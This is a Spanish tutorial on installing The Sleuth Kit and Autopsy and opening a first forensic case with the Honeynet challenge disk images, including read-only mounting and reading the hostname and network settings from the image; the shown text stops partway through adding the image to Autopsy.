Análisis Forense de Sistemas

Vte. Javier García Mayén

neofito(at)gmail(dot)com

Índice de contenido

1. Instalación de las herramientas

1.1. Instalación de Sleuthkit

En primer lugar instalaremos The Sleuth Kit, una serie de herramientas de linea de comandos basadas en el original The Coroner's Toolkit. Para ello descargaremos el código fuente de la ultima versión, que en el momento de escribir estas líneas es la 2.0.6 liberada el 19 de septiembre de 2006:

http://heanet.dl.sourceforge.net/sourceforge/sleuthkit/sleuthkit-2.06.tar.gz

A continuación nos desplazaremos al directorio elegido para la instalación y desempaquetaremos allí el contenido del tarball:

```
cd /usr/local
tar xvzf ~/sleuthkit-2.06.tar.gz
```

Nos hacemos root y realizamos el proceso de instalación desplazándonos para ello al directorio recién obtenido. Antes crearemos un enlace simbólico de forma que siempre apunte al directorio con las fuentes del sleuthkit:

```
su -
cd /usr/local
ln -s sleuthkit-2.06/ sleuthkit
cd sleuthkit
make
```

Es posible que el proceso de instalación muestre algún error, lo que será indicativo de que nuestro sistema no dispone de alguna de las dependencias necesarias. Por ejemplo en mi caso, una Debian GNU/Linux Etch (testing), las librerías que deberemos instalar serán las siguientes:

libssl-dev

zlib1g-dev

La compilación realizada en el paso anterior creará los directorios `bin` para almacenar los binarios y `man` para las páginas del manual de UNIX.

Si queremos que tanto las páginas del manual como los binarios estén disponibles desde cualquier ubicación en la que nos encontremos deberemos añadir los directorios anteriores a las variables de entorno `PATH` y `MANPATH`:

```
vi /etc/environment

LANG="es_ES.UTF-8"
PATH=/usr/local/sleuthkit/bin:$PATH
MANPATH=/usr/local/sleuthkit/man:$MANPATH
```

Y cargar las variables de entorno modificadas en la sesión actual mediante el siguiente comando:

```
source /etc/environment
```

1.2. Instalación de Autopsy

Pasaremos ahora a la instalación de Autopsy, un frontend que permite utilizar sleuthkit mediante una navegador web. Para ello descargaremos el código fuente de la ultima versión, que en el momento de escribir estas líneas es la 2.0.8, liberada el 1 de Septiembre de 2006:

http://ovh.dl.sourceforge.net/sourceforge/autopsy/autopsy-2.08.tar.gz

Nos desplazaremos al directorio elegido para la compilación e instalación y desempaquetaremos allí el contenido del tarball:

```
cd /usr/local
tar xvzf ~/autopsy-2.08.tar.gz
```

Entraremos en el directorio recién obtenido y lanzaremos el proceso de instalación. Durante el mismo se nos preguntará la ubicación de sleuthkit así como si tenemos instalada la librería NSRL (punto este que no resulta imprescindible) y el directorio donde se almacenarán las imágenes utilizadas durante las investigaciones. Antes crearemos un enlace simbólico apuntando al directorio con el código fuente:

```
anubis:/usr/local/autopsy# ln -s autopsy-2.08/ autopsy
anubis:/usr/local/autopsy# cd autopsy
```

```
anubis:/usr/local/autopsy# make

   Autopsy Forensic Browser Installation

perl found: /usr/bin/perl (version v5.8.8)

------------------------------------------------------------

Autopsy uses the grep utility from your local system.
grep found: /bin/grep

------------------------------------------------------------

Autopsy uses forensic tools from The Sleuth Kit.
          http://www.sleuthkit.org/sleuthkit/

Enter the directory where you installed it:
/usr/local/sleuthkit
  Sleuth Kit bin directory was found
  Version 2.06 found
  Required version found

------------------------------------------------------------

The NIST National Software Reference Library (NSRL) contains
hash values of known good and bad files.
         http://www.nsrl.nist.gov

Have you purchased or downloaded a copy of the NSRL (y/n) [n]
n

------------------------------------------------------------

Autopsy saves configuration files, audit logs, and output to the
Evidence Locker directory.

Enter the directory that you want to use for the Evidence Locker:
/usr/local/evidence

WARNING: /usr/local/evidence does not exist

------------------------------------------------------------

Settings saved to conf.pl.
Execute the './autopsy' command to start with default settings.
```

En último lugar crearemos el directorio utilizado para almacenar las imágenes e incluiremos la ruta de instalación de autopsy en el PATH así como el de las páginas del manual de UNIX:

```
mkdir /usr/local/evidence
vi /etc/environment

LANG="es_ES.UTF-8"
PATH=/usr/local/sleuthkit/bin:/usr/local/autopsy:$PATH
MANPATH=/usr/local/sleuthkit/man:/usr/local/autopsy/man:$MANPATH
```

Y cargamos las variables modificadas en la sesión actual mediante el comando:


```
source /etc/environment
```

1.3. Iniciando y probando el programa

A partir de este momento y para lanzar el interfaz gráfico de autopsy bastará con ejecutarlo:

```
anubis:~# autopsy

================================================================

                     Autopsy Forensic Browser
                  http://www.sleuthkit.org/autopsy/
                             ver 2.08

================================================================
Evidence Locker: /usr/local/evidence
Start Time: Thu Sep 21 11:42:48 2006
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

Y sin cerrar la ventana anterior apuntar nuestro navegador a la dirección adecuada:



Una vez terminemos de trabajar con autopsy bastará con regresar a la consola de comandos utilizada para lanzarlo y utilizar la combinación de teclas Ctrl+C para detener su ejecución.

2. Abriendo nuestro primer caso

Como siempre he pensado que a andar se aprende andando vamos a dejarnos la teoría a un lado, al menos de momento, y vamos a pasar directamente a la acción.

2.1. Primeros pasos con Sleuthkit y Autopsy Browser

Descargaremos las imágenes que utilizaremos para este primer análisis. Las siguientes servirá sobradamente como ejemplo:

http://www.honeynet.org/misc/files/challenge-images.tar

Comprobaremos el contenido del paquete descargado y situaremos las imágenes en un directorio creado a tal efecto:

```
anubis:~# mkdir /usr/local/imagenes
anubis:~# cd /usr/local/imagenes
anubis:~# tar -xvf ~/challenge-images.tar
./
./honeypot.hda1.dd.gz
./honeypot.hda5.dd.gz
./honeypot.hda6.dd.gz
./honeypot.hda7.dd.gz
./honeypot.hda8.dd.gz
./honeypot.hda9.dd.gz
./readme
```

Ahora con un simple comando descomprimiremos todos los ficheros gzip (ojo, ocuparán aproximadamente unos 3,5GB de espacio en disco:


```
for fichero in $(ls | grep -v readme) ;do gzip -d $fichero ;done
```

Ahora ejecutaremos autopsy en la forma habitual y apuntaremos el navegador a la dirección donde estará escuchando:


http://localhost:9999/autopsy

Sleuthkit/Autopsy trabaja dividiendo cada investigación en casos. Cada caso puede contener uno o mas hosts, y cada uno de ellos puede a su vez contener una o varias imágenes de su sistema de ficheros. Por otra parte cada caso puede tener asignados uno o más investigadores.

Empezaremos pues. Para ello vamos a crear el primer caso pulsando sobre "*New Case*". Aparecerá una nueva pantalla donde introduciremos la siguiente información:



Los campos opciones como son los nombres de los investigadores los dejaremos en blanco. Una vez completada la información pulsaremos sobre "*New Case*". Como resultado se creará una carpeta con el nombre PrimerCaso en el directorio escogido durante la instalación de autopsy para almacenar las investigaciones (en mi caso `/usr/local/evidence`). El contenido del mismo ya lo miráis vosotros.



Ahora deberemos agregar al menos un host al caso. Para ello y de forma que se corresponda con la realidad vamos a trastear con las imágenes para obtener el nombre real que se le asignó.

Si abrimos el fichero readme que venía con las imágenes podremos observar la estructura de particiones/sistema de ficheros de que este disponía. Deberemos pues utilizar la partición / donde se almacena el directorio raíz y, por ende, el fichero que contiene el nombre de host y que se almacena en /etc (parece obvio que se trata de un sistema *NIX observando solo el esquema de particiones). Abramos una consola de comandos para continuar con el proceso.

Ahora pasaremos a montar la imagen mediante el dispositivo de loopback de forma similar a como puede hacerse con una ISO. Pero primero deberemos tener claro el sistema de ficheros utilizado en la partición. Un truco, el comando file puede sernos de utilidad:

```
anubis:/usr/local/imagenes# file honeypot.hda8.dd
honeypot.hda8.dd: Linux rev 1.0 ext2 filesystem data (mounted or
unclean)
```

Ahora que ya tenemos claro el sistema de ficheros utilizado en la partición lo montaremos para curiosear un poco (en modo de solo lectura por supuesto):

```
anubis:/usr/local/imagenes# mkdir /mnt/imagen
anubis:/usr/local/imagenes# mount -o loop,ro -t ext2 honeypot.hda8.dd
/mnt/imagen
```

Lo primero que deberemos hacer a continuación será averiguar el sistema operativo instalado en la máquina vulnerada. Habitualmente nos encontraremos con sistemas Red Hat, no porque estos sean más inseguros, sino más bien por ser de los más extendidos a nivel de servidores:

```
anubis:/usr/local/imagenes# cat /mnt/imagen/etc/redhat-release
Red Hat Linux release 6.2 (Zoot)
```


Ahora que ya conocemos el SSOO concreto también podremos saber el nombre de host, dado que en este tipo de sistemas dicho valor se define en el fichero `/etc/sysconfig/network`:

```
anubis:/usr/local/imagenes# cat /mnt/imagen/etc/sysconfig/network
NETWORKING=yes
HOSTNAME=apollo.honeyp.edu
GATEWAY=172.16.1.254
```

Y por lo tanto el nombre de host será “apollo.honeyp.edu”. Obtengamos ahora su dirección IP. Seguidamente desmontaremos la imagen y continuaremos con autopsy, utilizando para ello los datos obtenidos:


```
anubis:/usr/local/imagenes# cat /mnt/imagen/etc/sysconfig/network-
scripts/ifcfg-eth0
DEVICE=eth0
BOOTPROTO=static
BROADCAST=172.16.1.255
IPADDR=172.16.1.107
NETMASK=255.255.255.0
NETWORK=172.16.1.0
ONBOOT=yes
anubis:/usr/local/imagenes# umount /mnt/imagen
```

Ahora crearemos el host mediante autopsy utilizando para ello los datos obtenidos y pulsando para ello sobre el botón "*Add Host*":



El resto de campos los dejaremos vacíos, al menos de momento. Pulsando nuevamente sobre "*Add Host*" habremos agregado una entrada para la máquina en este nuestro primer caso.


Ahora vamos a incluir las imágenes del sistema de ficheros utilizado por el sistema comprometido. Para ello pulsaremos sobre "*Add Image*" y en la siguiente pantalla sobre "*Add Image File*". Una vez allí introduciremos la siguiente información, al menos en mi caso (adaptarla cada uno a vuestras necesidades):



